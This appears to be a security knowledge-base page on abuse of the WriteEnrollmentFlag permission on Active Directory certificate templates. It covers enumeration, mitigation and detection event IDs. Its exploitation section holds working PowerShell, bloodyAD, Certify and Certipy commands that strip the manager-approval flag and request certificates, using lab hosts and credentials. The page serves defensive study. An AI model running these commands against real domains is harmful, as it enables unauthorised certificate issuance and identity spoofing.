
Summary
| Forestall ACL Alias | WriteEnrollmentFlag |
| AD Alias | Write msPKI-Enrollment-Flag |
| Affected Object Types | Certificate Templates |
| Exploitation Certainty | Certain |
| AD Attribute | msPKI-Enrollment-Flag |
| AD Attribute Guid | d15ef7d8-f226-46db-ae79-b34e560bd12c |
| AD Right | WriteProperty |
Description
The WriteEnrollmentFlag permission in Active Directory allows an account to modify the msPKI-Enrollment-Flag attribute on certificate templates, which controls various enrollment behaviors and security features. When properly configured, this permission enables administrators to manage certificate enrollment options, such as requiring manager approval, enabling auto-enrollment, or setting specific authentication requirements. These configurations are crucial for maintaining the security and integrity of the Public Key Infrastructure (PKI) within an organization.
However, if misconfigured, the WriteEnrollmentFlag permission can introduce significant security vulnerabilities. An attacker with this permission could modify certificate template enrollment flags to bypass security controls, such as disabling manager approval requirements or enabling user-supplied subject information. These modifications could allow unauthorized certificate issuance, potentially leading to identity spoofing, authentication bypass, or man-in-the-middle attacks. By manipulating these flags, an attacker could undermine the trust model of the entire PKI, compromising encrypted communications and digital signatures throughout the organization.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteEnrollmentFlag entries.
1. Find-WriteEnrollmentFlag function
function Find-WriteEnrollmentFlag {    [CmdletBinding()]    param([string]$OutputPath = "WriteEnrollmentFlag.csv", [string]$Target     = $null  )    $SearchBase = (Get-ADRootDSE).ConfigurationNamingContext    $act  = [System.Security.AccessControl.AccessControlType]::Allow    $adr  = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty    $guid = 'd15ef7d8-f226-46db-ae79-b34e560bd12c'    $ldapFilter = '(objectClass=pKICertificateTemplate)'    if ($Target) { $ldapFilter = "(&(objectClass=pKICertificateTemplate)(cn=$Target))"}    $rows = Get-ADObject -LDAPFilter $ldapFilter -SearchBase $SearchBase |    ForEach-Object {        $dn = $_.DistinguishedName
       $name = $_.Name;        (Get-Acl "AD:$dn").Access | Where-Object { $_.AccessControlType -eq $act -and($_.ActiveDirectoryRights -band $adr) -and $_.ObjectType -eq $guid -and -not $_.IsInherited } | Select-Object `            @{n='TemplateName';e={ $name}},  # add readable name            @{n='InternalThreat';e={$_.IdentityReference}}}    if ($OutputPath) {$rows | Export-Csv -Path $OutputPath -NoTypeInformation} else {$rows }}
2. Scan all domain certificate templates
Find-WriteEnrollmentFlag3. Scan a specific template
Find-WriteEnrollmentFlag -Target GMUsers.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteEnrollmentFlag entries without relying on any external modules or dependencies.
1. Find-WriteEnrollmentFlagSimple function
function Find-WriteEnrollmentFlagSimple { [CmdletBinding()] param([string]$Target=$null,[string]$OutputPath="WriteEnrollmentFlag.csv") $Allow=[System.Security.AccessControl.AccessControlType]::Allow $WR=[System.DirectoryServices.ActiveDirectoryRights]::WriteProperty $Attr=[Guid]'d15ef7d8-f226-46db-ae79-b34e560bd12c' $rows=[System.Collections.Generic.List[object]]::new() if($Target){ try{$entries=@([System.DirectoryServices.DirectoryEntry]("LDAP://$Target"))}catch{Write-Error "Bind fail: $_";return}}else{ try{ $cfg=([ADSI]"LDAP://RootDSE").configurationNamingContext $root=[System.DirectoryServices.DirectoryEntry]("LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$cfg") $ds=[System.DirectoryServices.DirectorySearcher]::new($root);$ds.Filter="(objectClass=pKICertificateTemplate)";$ds.PageSize=1000 [void]$ds.PropertiesToLoad.Add("distinguishedName");[void]$ds.PropertiesToLoad.Add("name") $entries=@($ds.FindAll()|ForEach-Object{try{$_.GetDirectoryEntry()}catch{}}) }catch{Write-Error "LDAP enumeration failed: $_";return} } foreach($e in $entries){try{ $dn=$e.distinguishedName; $name=$e.Properties["name"].Value; if(-not $name){$name=(($dn -split ',',2)[0]-replace '^CN=')} $e.ObjectSecurity.GetAccessRules($true,$true,[System.Security.Principal.SecurityIdentifier]) | Where-Object{ $_.AccessControlType -eq $Allow -and ($_.ActiveDirectoryRights -band $WR) -and $_.ObjectType -eq $Attr -and -not $_.IsInherited } | ForEach-Object{ $who=try{$_.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value}catch{$_.IdentityReference.Value} $rows.Add([pscustomobject]@{TemplateName=$name;InternalThreat=$who})|Out-Null}}catch{}} if($OutputPath){$rows|Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8}else{$rows}}2. Scan all the domain templates
Find-WriteEnrollmentFlagSimple3. Scan a specific template
Find-WriteEnrollmentFlagSimple -Target "CN=GMUsers,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs"Active Directory Services Interface

1. Open Active Directory Services Interface (ADSI edit) .
2. Right‑click ADSI Edit and select Connect to... from the context menu.
3. Select Configuration in Select a well known Naming Context, then click OK.
4. Navigate to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click on the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and check the option Write msPKI-Enrollment-Flag.
11. Click OK to save your changes and close the dialogs.
ADSI
Exploitation
When manager approval is required for a certificate template, your certificate request must first be approved by the designated manager before the certificate can be issued.
The following examples demonstrate exploitation on Windows and Linux environments.

Approval Manager With Certify.exe
Disabling Manager Approval on a Certificate Template using powershell
$TemplateName = 'USER_TEMP'try { $root = [ADSI]"LDAP://RootDSE" $base = "LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$($root.configurationNamingContext)" $ds = New-Object DirectoryServices.DirectorySearcher([ADSI]$base, "(&(objectClass=pKICertificateTemplate)(|(cn=$TemplateName)(displayName=$TemplateName)))") if ($r = $ds.FindOne()) { $t = $r.GetDirectoryEntry() $f = $t.Properties["msPKI-Enrollment-Flag"].Value if (($f -band 0x2) -eq 0x2) { $t.Properties["msPKI-Enrollment-Flag"].Value = $f -band -bnot 0x2; $t.CommitChanges() } }} catch { Write-Error $_ }Example:
$TemplateName = 'GMUsers'try { $root = [ADSI]"LDAP://RootDSE" $base = "LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$($root.configurationNamingContext)" $ds = New-Object DirectoryServices.DirectorySearcher([ADSI]$base, "(&(objectClass=pKICertificateTemplate)(|(cn=$TemplateName)(displayName=$TemplateName)))") if ($r = $ds.FindOne()) { $t = $r.GetDirectoryEntry() $f = $t.Properties["msPKI-Enrollment-Flag"].Value if (($f -band 0x2) -eq 0x2) { $t.Properties["msPKI-Enrollment-Flag"].Value = $f -band -bnot 0x2; $t.CommitChanges() } }} catch { Write-Error $_ }
Approval Manager With Certify.exe
Request a Certificate After Manager Approval Is Disabled
.\Certify.exe request /ca:"<host>\<caName>" /template:"<templateName>"Example:
.\Certify.exe request /ca:"DC.Forestall.labs\Forestall-ROOT-CA" /template:GMUsers
Approval Manager With Certify.exe
Linux
When manager approval is required for a certificate template, your certificate request must first be approved by the designated manager before the certificate can be issued.

Approval Manager With Certipy
Disabling Manager Approval on a Certificate Template using Certipy
Retrieve the current value of the msPKI-Enrollment-Flag attribute
bloodyAD --host <host> -d <domain> -u <user> -p <pass> get object '<templatedn>' --attr msPKI-Enrollment-FlagCompute the new msPKI-Enrollment-Flag setting
python -c "print(11 & ~0x2)"Disable the Manager Approval Requirement
bloodyAD --host <host> -d <domain> -u <user> -p <pass> set object '<templatedn>' msPKI-Enrollment-Flag -v 9Example:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' get object 'CN=GMUsers,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs' --attr msPKI-Enrollment-Flag
python -c "print(11 & ~0x2)"
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' set object 'CN=GMUsers,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs' msPKI-Enrollment-Flag -v 9
Disable Approval Manager With Certipy
Request a Certificate After Manager Approval Is Disabled
certipy-ad req -u <user>@<domain> -p '<pass>' -ca '<ca>' -template <templatename> -target <dcip>Example:
certipy-ad req -u [email protected] -p 'Temp123!' -ca 'Forestall-Root-CA' -template GMUsers -target 192.168.100.128
Request a certificate using Certipy
Mitigation
1. Open Active Directory Services Interface (ADSI edit) .
2. Right-click to ADSI Edit and select Connect to... from the context menu.
3. Select Configuration on Select a well known Naming Context and click OK.
4. Navigate to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click the Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and remove the option Write msPKI-Enrollment-Flag.
11. Click OK to save your changes and close the dialogs.
ADSI
Detection
Adding new Access Control Entries on the Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to identify dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4886 | Certificate Services received a certificate request. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
| 4887 | Certificate Services approved a certificate request and issued a certificate. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |